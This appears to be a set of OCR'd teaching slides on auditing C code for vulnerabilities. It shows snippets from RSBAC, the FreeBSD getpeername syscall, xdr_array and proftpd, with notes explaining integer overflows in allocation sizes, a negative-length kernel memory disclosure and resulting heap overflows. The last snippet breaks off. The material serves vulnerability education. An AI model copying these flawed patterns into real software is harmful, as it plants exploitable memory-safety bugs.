
```
 1    int rsbac_acl_sys_group(enum  rsbac_acl_group_syscall_type_t call,
 2                            union rsbac_acl_group_syscall_arg_t arg)
 3      {
 4        switch(call)
 5          {
 6            case ACLGS_get_group_members:
 7              if(    (arg.get_group_members.maxnum <= 0)
 8                 ||  !arg.get_group_members.group
 9                )
10                {
11                rsbac_uid_t * user_array;
12                rsbac_time_t * ttl_array;
13
14                user_array = vmalloc(sizeof(*user_array) *
15                arg.get_group_members.maxnum);
16                if(!user_array)
17                  return -RSBAC_ENOMEM;
18                ttl_array = vmalloc(sizeof(*ttl_array) *
19                arg.get_group_members.maxnum);
20                if(!ttl_array)
21                  {
22                    vfree(user_array);
23                    return -RSBAC_ENOMEM;
24                  }
25
26                err =
27                rsbac_acl_get_group_members(arg.get_group_members.group,
28                                                  user_array,
29                                                  ttl_array,
30                                                  arg.get_group_members.maxnum);
31    }
```

- This function attempts to do some integer overflow detection on line 7, however integer overflows exist in the vmalloc()'s in line 14 and line 18.
- If maxnum is large enough, we will have an integer overflow due to multiplication and the buffer's returned from vmalloc will be smaller than expected.




```
getpeername1(p, uap, compat)
    struct proc *p;
    register struct getpeername_args  {
        int fdes;
        caddr_t asa;
        int *alen;
}  *uap;
int compat;
{
    struct file *fp;
    register struct socket *so;
    struct sockaddr *sa;
    int len, error;

    error = copyin((caddr_t)uap->alen, (caddr_t)&len, sizeof (len));
    if (error) {
        fdrop(fp, p);
        return (error);
    }

    len = MIN(len, sa->sa_len);
    error = copyout(sa, (caddr_t)uap->asa, (u_int)len);
    if (error)
        goto bad;
gotnothing:
    error = copyout((caddr_t)&len, (caddr_t)uap->alen, sizeof (len));
bad:
    if (sa)
        FREE(sa, M_SONAME);
    fdrop(fp, p);
    return (error);
}
```

- This example is from the freebsd kernel
- Copyin/copyout functions are for copying in/out data between user space and kernel space.




```
 1  getpeername1(p, uap, compat)
 2      struct proc *p;
 3      register struct getpeername_args  {
 4          int fdes;
 5          caddr_t asa;
 6          int *alen;
 7  }  *uap;
 8  int compat;
 9  {
10      struct file *fp;
11      register struct socket *so;
12      struct sockaddr *sa;
13      int len, error;
14
15      error = copyin((caddr_t)uap->alen, (caddr_t)&len, sizeof (len));
16      if (error) {
17          fdrop(fp, p);
18          return (error);
19      }
20
21      len = MIN(len, sa->sa_len);
22      error = copyout(sa, (caddr_t)uap->asa, (u_int)len);
23      if (error)
24          goto bad;
25  gotnothing:
26      error = copyout((caddr_t)&len, (caddr_t)uap->alen, sizeof (len));
27  bad:
28      if (sa)
29          FREE(sa, M_SONAME);
30      fdrop(fp, p);
31      return (error);
32  }
```

- If len is negative on line 21, then MIN will always return it over sa->sa_len.
- The copyout on line 22 will then convert the negative integer to a huge positive value, this results in a huge amount of kernel memory being disclosed to userspace (information disclosure vulnerability).




```
bool_t
xdr_array (xdrs, addrp, sizep, maxsize, elsize, elproc)
     XDR *xdrs;
     caddr_t *addrp;    /* array pointer */
     u_int *sizep;      /* number of elements */
     u_int maxsize;     /* max numberof elements */
     u_int elsize;      /* size in bytes of each element */
     xdrproc_t elproc;  /* xdr routine to handle each element */
{
  u_int i;
  caddr_t target = *addrp;
  u_int c;       /* the actual element count */
  bool_t stat = TRUE;
  u_int nodesize;

  c = *sizep;
  if ((c > maxsize) && (xdrs->x_op != XDR_FREE))
    {
      return FALSE;
    }
  nodesize = c * elsize;

  *addrp = target = mem_alloc (nodesize);

  for (i = 0; (i < c) && stat; i++)
    {
      stat = (*elproc) (xdrs, target, LASTUNSIGNED);
      target += elsize;
    }
```

- You will have to make some assumptions about what the elproc function pointer is doing.
- Based on your assumptions, under what circumstances is the function vulnerable?




```
 1     bool_t
 2     xdr_array (xdrs, addrp, sizep, maxsize, elsize, elproc)
 3          XDR *xdrs;
 4          caddr_t *addrp;     /* array pointer */
 5          u_int *sizep;       /* number of elements */
 6          u_int maxsize;      /* max numberof elements */
 7          u_int elsize;       /* size in bytes of each element */
 8          xdrproc_t elproc;   /* xdr routine to handle each element */
 9     {
10       u_int i;
11       caddr_t target = *addrp;
12       u_int c;       /* the actual element count */
13       bool_t stat = TRUE;
14       u_int nodesize;
15
16       c = *sizep;
17       if ((c > maxsize) && (xdrs->x_op != XDR_FREE))
18         {
19           return FALSE;
20         }
21       nodesize = c * elsize;
22
23       *addrp = target = mem_alloc (nodesize);
24
25       for (i = 0; (i < c) && stat; i++)
26         {
27           stat = (*elproc) (xdrs, target, LASTUNSIGNED);
28           target += elsize;
29         }
```

- If sizep and elsize are sufficently large, nodesize will overflow. This will result in an unexpectedly small value sent to the allocation request at line 23.
- Assuming elproc is some sort of memory copy function, there will be an overflow at line 27.




```
char *pr_netio_telnet_gets(char *buf, size_t buflen,
    pr_netio_stream_t *in_nstrm, pr_netio_stream_t *out_nstrm) {
  char *bp = buf;

  while (buflen) {

      toread = pr_netio_read(in_nstrm, pbuf->buf,
      (buflen < pbuf->buflen ?  buflen : pbuf->buflen), 1);

      while (buflen && toread > 0 && *pbuf->current != '\n'
      && toread--) {

          if (handle_iac == TRUE) {
            switch (telnet_mode) {
              case TELNET_IAC:
                switch (cp) {

                  default:

                    *bp++ = TELNET_IAC;
                    buflen--;

                    telnet_mode = 0;
                    break;
                }
            }
          }

          *bp++ = cp;
        buflen--;
        }
        *bp = '\0';
        return buf;
    }
}
```

- Another example from proftpd




```c
char *pr_netio_telnet_gets(char *buf, size_t buflen,
